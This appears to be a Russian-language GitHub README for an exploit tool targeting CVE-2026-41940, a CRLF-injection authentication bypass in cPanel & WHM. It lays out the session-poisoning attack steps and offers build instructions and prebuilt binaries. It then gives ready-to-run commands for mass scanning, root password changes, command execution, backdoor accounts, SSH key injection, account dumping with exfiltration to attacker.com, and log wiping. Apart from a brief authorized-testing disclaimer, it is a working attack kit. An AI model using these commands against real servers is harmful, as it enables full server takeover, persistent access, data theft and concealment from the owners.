 ishanoshada/cve-2026-41940-exploit-poc
Эксплойт PoC для CVE-2026-41940 — обход аутентификации cPanel & WHM через CRLF-инъекцию. Включает массовое сканирование, действия после эксплуатации и интерактивную оболочку для авторизованного тестирования.


Автор инструмента: Ishan Oshada | GitHub
⚠️ ТОЛЬКО ДЛЯ АВТОРИЗОВАННОГО ТЕСТИРОВАНИЯ БЕЗОПАСНОСТИ. Несанкционированное использование незаконно.

CVE-2026-41940 — это уязвимость CRLF-инъекции в cPanel & WHM (версии < 11.110.0.97, 11.118.0.63, 11.126.0.54, 11.132.0.29, 11.134.0.20, 11.136.0.5).
Функция saveSession() записывает данные сессии после применения filter_sessiondata(), но фильтр применяется слишком поздно. Внедряя CRLF-символы (\r\n) в заголовок Authorization: Basic, злоумышленник может отравить файл сессии на диске произвольными парами ключ-значение (например, hasroot=1, tfa_verified=1, user=root).
Когда отравленная сессия позже загружается, cPanel/WHM предоставляет полный root-доступ без какого-либо пароля.
| Этап | Действие | Описание |
|---|---|---|
| 1 | POST /login/?login_only=1 | Запрос pre-auth cookie сессии с неверными учётными данными |
| 2 | GET / + CRLF-заголовок Authorization | Отравление файла сессии значениями hasroot=1, user=root и т.д. |
| 3 | GET /scripts2/listaccts | Принудительная перезагрузка кэша сессии из отравленного файла (распространение) |
| 4 | GET /cpsess<TOKEN>/json-api/version | Проверка root-доступа — успех = 200 + данные версии |
--verbose) — показывает полные HTTP-запросы/ответыgit clone https://github.com/ishanoshada/CVE-2026-41940-Exploit-PoC.git
cd CVE-2026-41940-Exploit-PoC
go build -o cpanel_sniper.exe main.go
go build -o cpanel_sniper main.go
chmod +x cpanel_sniper
go run main.go -u https://target.com:2087
Вместо сборки из исходников вы можете скачать последние стабильные исполняемые файлы прямо из репозитория. Они автоматически генерируются для каждого обновления:
| Платформа | Расположение |
|---|---|
| Windows (x64) | /bin/windows_x64/cpanel_sniper.exe |
| Linux (x64) | /bin/linux_x64/cpanel_sniper |
| Linux (ARM64) | /bin/linux_arm64/cpanel_sniper |
| macOS (Intel) | /bin/mac_intel/cpanel_sniper |
| macOS (M1/M2/M3) | /bin/mac_m1_m2/cpanel_sniper |
Примечание: При использовании Linux или macOS не забудьте предоставить права на выполнение после загрузки:
# Базовое сканирование
go run main.go -u https://target.com:2087

# Список всех cPanel-аккаунтов
go run main.go -u https://target.com:2087 -action list

# Интерактивная WHM-оболочка
go run main.go -u https://target.com:2087 -action shell

# Массовое сканирование с urls.txt
go run main.go -l urls.txt -t 20 -o results.json
| # | Назначение | Команда |
|---|---|---|
| 1 | Базовое сканирование одной цели | go run main.go -u https://target.com:2087 |
| 2 | Список всех cPanel-аккаунтов | go run main.go -u https://target.com:2087 -action list |

| 3 | Смена root-пароля | go run main.go -u https://target.com:2087 -action passwd -passwd "NewP@ssw0rd!2006" |
| 4 | Выполнение системной команды | go run main.go -u https://target.com:2087 -action cmd -cmd "id && whoami" |
| 5 | Получение информации о сервере | go run main.go -u https://target.com:2087 -action info |
| 6 | Создание пользователя-бэкдора | go run main.go -u https://target.com:2087 -action adduser -new-user backdoor -new-domain backdoor.com -passwd "Pass123!2006" |
| 7 | Создание API-токена (скрытно) | go run main.go -u https://target.com:2087 -action apitoken -tokenname mytoken |
| 8 | Внедрение SSH-ключа | go run main.go -u https://target.com:2087 -action sshkey -sshkey "ssh-rsa AAAAB3NzaC1yc2E..." |
| 9 | Дамп и эксфильтрация аккаунта | go run main.go -u https://target.com:2087 -action dumpacct -dumpuser victim -exfil https://attacker.com/upload |
| 10 | Очистка логов и заметание следов | go run main.go -u https://target.com:2087 -action wipe |
| 11 | Интерактивная WHM-оболочка | go run main.go -u https://target.com:2087 -action shell |
| 12 | Массовое сканирование из файла | go run main.go -l urls.txt -t 20 -o results.json |
| 13 | Сохранение результатов в JSON | go run main.go -u https://target.com:2087 -o scan_results.json |
| 14 | Включение подробной отладки | go run main.go -u https://target.com:2087 --verbose |
| 15 | Конвейер из других инструментов | cat urls.txt | go run main.go -t 20 |
| 16 | Увеличение таймаута | go run main.go -u https://target.com:2087 -timeout 30 |

